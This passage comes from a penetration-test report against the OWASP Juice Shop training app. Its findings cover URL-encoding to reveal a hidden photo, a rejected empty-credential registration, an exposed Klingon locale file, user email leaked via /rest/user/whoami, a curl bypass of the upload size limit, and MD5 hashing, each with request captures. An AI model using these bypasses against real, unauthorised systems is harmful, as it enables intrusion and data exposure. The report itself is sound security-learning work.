


## 2. Inspect source Code


A screenshot of a web browser window titled "localhost:3000#/photo-wall". The main content area displays three images: a small blue device mounted on a tripod, a close-up of a glass containing a clear liquid, and a cartoon illustration of a bee flying over green hills under a blue sky. A green banner at the top of the page reads "You successfully solved a challenge: Missing Encoding (Retrieve the photo of Bjoern's cat in 'melee combat-mode'.)".

### 3. change all (#) with its url encoded which is %23

4. after replacing all (#), the photo appears:



The screenshot shows a Mozilla Firefox window displaying the OWASP Juice Shop photo wall at `localhost:3000/#/photo-wall`. The page contains four images: a white cat climbing a green pole, two blue mugs with cartoon characters, a clear glass with a blue base, and a colorful cartoon landscape with bees. A red arrow points to the first image of the cat. Below the browser window is the Firefox developer tools interface, specifically the Element tab of the Inspector. A second red arrow points to the 'overflow' attribute in the element inspector, which is highlighted in the DOM tree under the image element.



The screenshot shows a Mozilla Firefox window displaying the OWASP Juice Shop score page at `localhost:3000/#/score`. A green success message box at the top of the page reads: "You successfully solved a challenge: Missing Encoding (Retrieve the photo of Bjoern's cat in "melee combat-mode".)"

## 8.9 Register with empty mail and password

Informational

### Description:

A vulnerability that occurs when an application **fails to properly check or sanitize user input** before processing it. The penetration tester found that this observation confirms that the application performs proper input validation on the registration form. During testing, a request was submitted with empty email and password fields. The server correctly responded with a 400 Bad Request status and an error message indicating that the credentials cannot be empty. This indicates that server-side validation is in place and functioning as expected to prevent weak or malformed account creation.

### Impact:

In this scenario, the penetration tester found that he tried to register an account with an empty username and password but there is **No impact. Input validation is working as expected, and the application properly rejects empty credentials.**

Vulnerability Location: <http://localhost:3000/#/register>

### Resources:


[https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)

### Recommendations:

Implement strict server-side validation to ensure fields (password and email) are never null, empty, or invalid


### Proof Of Concept (POC)

## 1. Register with a valid account and inspect the packet



The screenshot shows the 'User Registration' form on the OWASP Juice Shop website. The form includes fields for Email, Password, Repeat Password, Security Question (set to 'Mother's maiden name?'), and Answer ('sssd'). A note indicates that the answer cannot be changed later. The password strength is shown as 5/20. A 'Register' button is at the bottom.

## 2. Open the request in the repeater



The screenshot shows a network traffic capture tool with two panels. The left panel, 'Request', displays a POST request to '/api/Users'. The right panel, 'Response', shows the server's JSON response. The request includes various headers like Host, Content-Length, and several security-related headers. The response is a 201 Created status with a new user object containing fields such as id, email, password, role, and securityQuestion.

```
Request
Pretty Raw Hex
1 POST /api/Users HTTP/1.1
2 Host: 127.0.0.0:3000
3 Content-Length: 237
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 sec-ch-ua: "Not A Brand";v="24", "Chromium";v="134"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
11 Origin: http://127.0.0.0:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.0:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=Kqg701R9wLz6E40ZBnNaNbktzPvfyjXTLYtM@clBG3XDlmePoVx8Yj+r5yMj
18 Connection: keep-alive
19
20 {
 "email": "ssss@gmail.com",
 "password": "12345",
 "passwordRepeat": "12345",
 "securityQuestion": {
 "id": 2,
 "question": "Mother's maiden name?",
 "createdAt": "2025-04-28T11:09:27.529Z",
 "updatedAt": "2025-04-28T11:09:27.529Z"
 },
 "securityAnswer": "sssd"
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Fragement-Sameorigin: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Feature-Policy: job
7 Location: /api/Users/24
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 307
10 ETag: W/"133-758neVvNsclrkqvfh73rXFjdgg"
11 Vary: Accept
12 Date: Mon, 28 Apr 2025 12:39:33 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
 "status": "success",
 "data": {
 "username": "",
 "role": "customer",
 "deluxeToken": "",
 "lastLoginIp": "0.0.0.0",
 "profileImage": "/assets/public/images/uploads/default.svg",
 "isLocked": true,
 "id": 24,
 "email": "ssss@gmail.com",
 "updatedAt": "2025-04-28T12:39:33.061Z",
 "createdAt": "2025-04-28T12:39:33.061Z",
 "deletedAt": null
 }
}
```

### 3. (In Repeater) Change the (email, password) field to an empty string and show the response

The screenshot shows the OWASP ZAP Repeater interface. On the left, the Request pane displays a POST request to `/api/Users/` with the following JSON payload:

```

1 POST /api/Users/
2 Host: 127.0.0.0:3000
3 Content-Type: application/json
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US;en;q=0.9
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: 10
10 User-Agent: Mozilla/5.0 (X11: Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
Safari/537.36
11 Origin: http://127.0.0.0:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.0:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=Kob701R0wLz6E40ZBnNaM0bzPvfjXTLYtMgclBG3X0vlmePovWx0fj; r5yHJ
18 Set-Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=Kob701R0wLz6E40ZBnNaM0bzPvfjXTLYtMgclBG3X0vlmePovWx0fj; r5yHJ
19
20 {
 "email": "",
 "password": "",
 "passwordRepeat": "",
 "securityQuestion": {
 "id": 2,
 "question": "Mother's maiden name",
 "createdAt": "2025-04-28T11:09:27.529Z",
 "updatedAt": "2025-04-28T11:09:27.529Z"
 },
 "securityAnswer": "sdsd"
}


```

The right pane shows the Response pane with the following error message:

```

1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 Access-Control-Allow-Methods: POST, GET, OPTIONS
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 154
9 ETag: W/26-AgSGolTybHYAB9kW9ua2oqDE6jI*
10 Vary: Accept-Encoding
11 Date: Mon, 28 Apr 2025 12:43:04 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 Invalid email/password cannot be empty

```



## 9. Security Misconfiguration

### 9.1 Security Misconfiguration

Low

#### Description:

A penetration tester was able to enable an additional language that was not originally offered through the user interface. Inspecting the available locales, it was discovered that a fictional language variant (tlh\_AA, a Klingon language) exists on the server at: /assets/i18n/tlh\_AA.json

Although this language is not listed among the options in the user interface and is not actively supported, the file is accessible via a direct HTTP request. The server responds with 200 OK and returns the content of the Klingon translation.

This demonstrates a classic security misconfiguration, where unused or hidden assets are deployed and reachable from the client side.

#### Impact:

In this scenario, the penetration tester found that this vulnerability can lead to Information Disclosure by accessing a hidden language file, confirming the presence of backend assets not reflected in the UI, which may indicate deeper misconfigurations.

**Vulnerability Location:** [http://127.0.0.1:3000/assets/i18n/tlh\\_AA.json](http://127.0.0.1:3000/assets/i18n/tlh_AA.json)

**Resources:** [https://owasp.org/Top10/A05\\_2021-Security\\_Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)

#### Recommendations:

- Restrict access to unused or hidden translation files by validating language codes against an allowed list.
- Synchronize UI and backend languages to avoid confusion or potential abuse.

## Proof Of Concept (POC)

1. Show all languages that appear on the website


The screenshot shows a web browser with three tabs open. The active tab displays a search results page for 'Gach Táirgí' (Search) on the OWASP Juice Shop. The results show three products: 'Apple Juice (1000ml)' at 1.99€, 'Apple Pomace' at 0.89€, and a third product partially visible. Each product card includes an 'Add to Basket' button. To the right of the search results is a sidebar titled 'Bani' with '(1)' next to it, listing various languages with their flags and names. The languages listed are: Azərbaycanca, Bahasa Indonesia, Catalán, Česky, Dansk, Deutsch, Eesti, English, Español, Français, Gaeilge, Italiano, Język Polski, Latvijas, Magyar, Nederlands, Norsk, and Português.

2. Search for languages juice shop support and find one that does not appear in the list on the website.

The screenshot shows a web browser displaying a project page on CrowdIn for the OWASP Juice Shop. The page lists various languages with progress bars indicating translation status. The languages and their current status are:

Language	Status
Greek	0% - 0%
Hebrew	22% - 22%
Hindi	4% - 4%
Hungarian	0% - 0%
Indonesian	4% - 4%
Irish	0% - 0%
Italian	10% - 10%
Japanese	27% - 27%
Klingon	2% - 2% (highlighted with a red box)
Korean	32% - 32%
Latvian	2% - 2%
Norwegian	14% - 14%


### 3. Get the code for this language.



The screenshot shows the Network tab in the Chrome DevTools Network panel. The table lists network requests with the following columns: Name, Headers, Preview, Response, Initiator, Timing, and Cookies. A search bar at the bottom is set to "klingon".

Name	Headers	Preview	Response	Initiator	Timing	Cookies
owasp-juice-shop			<pre>        "code": "rw",         "organization_id": null     },     "107": {         "id": "107",         "name": "Klingon",         "code": "#lh-AA",         "organization_id": null     },     "273": { </pre>			
css?family=Poppins:400,500						
css?family=Open+Sans:400,300,600,700,300italic,400italic,700italic						
css2?family=Plus+Jakarta+Sans:ital,wght@0,40...						
css2?family=Noto+Sans:wght@300;400;500;70...						
css2?family=Material+Symbols+Outlined:opsz,w...						
jquery-ui.css?1745933938						
crowdin-application-new.min.css?1745933938						
bundle.js?...37745022020						

#### **4. Put it in the request line.**



## 9.2 Email leak

Medium

### Description:


The OWASP Juice Shop application exposes a sensitive API endpoint /rest/user/whoami that leaks user data through an improperly secured JSONP implementation. The endpoint responds with user-related information without enforcing authentication, and supports JSONP-style callbacks, allowing data to be accessed cross-domain via JavaScript injection.

### Recommendations:

1. Restrict Access to Sensitive Data

### Proof of Concept:

1. see the burp request you will see endpoint /rest/user/whoami/
2. sent the request and it will give som information about the user



A screenshot of a browser developer tools Network tab. The tab shows a successful JSON response from the endpoint `localhost:3000/rest/user/whoami/`. The response body contains the following JSON data:

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
{
 "user": {
 "id": 1,
 "email": "admin@juice-sh.op",
 "lastLoginIp": "",
 "profileImage": "assets/public/images/uploads/defaultAdmin.png"
 }
}
```

Low

## 9.3 File Upload Size Restriction

### Description:

The application relies solely on client-side checks to enforce a 100 KB upload limit, allowing attackers to bypass it via direct requests (e.g., curl). This reflects missing server-side validation and exposes the system to abuse through oversized uploads.

### Impact:

- **Bypass of Business Logic:** Allows attackers to circumvent intended file size restrictions.
- **Denial of Service Risk:** Repeated large uploads may lead to disk space exhaustion or resource abuse.
- **Chaining with Other Vulnerabilities:** If combined with file-type validation flaws, it could lead to code execution or compromise of the backend system.

### Vulnerability Location:

<http://127.0.0.1:3000/file-upload>

### Resources:

- [OWASP A04:2021 – Insecure Design](#)
- [OWASP File Upload Cheat Sheet](#)

### Recommendations:

1. Enforce Server-Side File Size Limits:
  - Reject any upload exceeding the maximum allowed size before processing or saving the file.
2. Log Upload Attempts and Anomalies:
  - Monitor for patterns that indicate abuse, bypass attempts, or upload floods.

### Proof of Concept (PoC):

1. Create a .pdf file with a size exceeding 100 KB (e.g., large.pdf ~157 KB).




2. Use the following curl command to send the file directly to the backend:


```
curl -v -F "file=@large.pdf" http://127.0.0.1:3000/file-upload
```

3. Observe the server response:

- A successful message indicates that the file was accepted.
- The application fails to reject the oversized file due to lack of server-side validation.



```
(kali㉿kali)-[~]
└─$ curl -v -F "file=@large.pdf" http://localhost:3000/file-upload
* Host localhost:3000 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
* Trying [::1]:3000...
* Connected to localhost (::1) port 3000
* using HTTP/1.x
> POST /file-upload HTTP/1.1
> Host: localhost:3000
> User-Agent: curl/8.11.0
> Accept: */*
> Content-Length: 153804
> Content-Type: multipart/form-data; boundary=M4DSiB7VNCQ0Ei
< HTTP/1.1 204 No Content
< Access-Control-Allow-Origin: *
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Feature-Policy: payment 'self'
< X-Recruiting: /#/jobs
< Date: Sun, 27 Apr 2025 22:43:35 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
<
* Connection #0 to host localhost left intact
```



# 10. Cryptographic Failure

## 10.1 Cryptographic Failures

Medium

### Description:

A penetration tester found that the application uses the MD5 hashing algorithm, which is outdated and insecure. MD5 is vulnerable to collision and brute-force attacks, making it unsuitable for protecting sensitive data like passwords.

By reviewing the source code, specifically in the file located at (**lib/insecurity.ts**), the use of the MD5 hashing algorithm was identified.

### Impact:

In this scenario, the penetration tester found that this vulnerability can lead to **Password Disclosure**: If an attacker gains access to a database of MD5-encrypted passwords, they can potentially reverse-engineer the hashes to recover plaintext passwords. This compromises the confidentiality of user credentials and exposes individuals to unauthorized access. Also can cause **Collision Vulnerabilities because MD5 is susceptible to collision attacks**, where two different inputs produce the same hash value. This weakness allows attackers to create two different passwords with identical MD5 hashes, compromising the security of password storage systems.

**Vulnerability Location:** Github -lib=>insecurity.ts

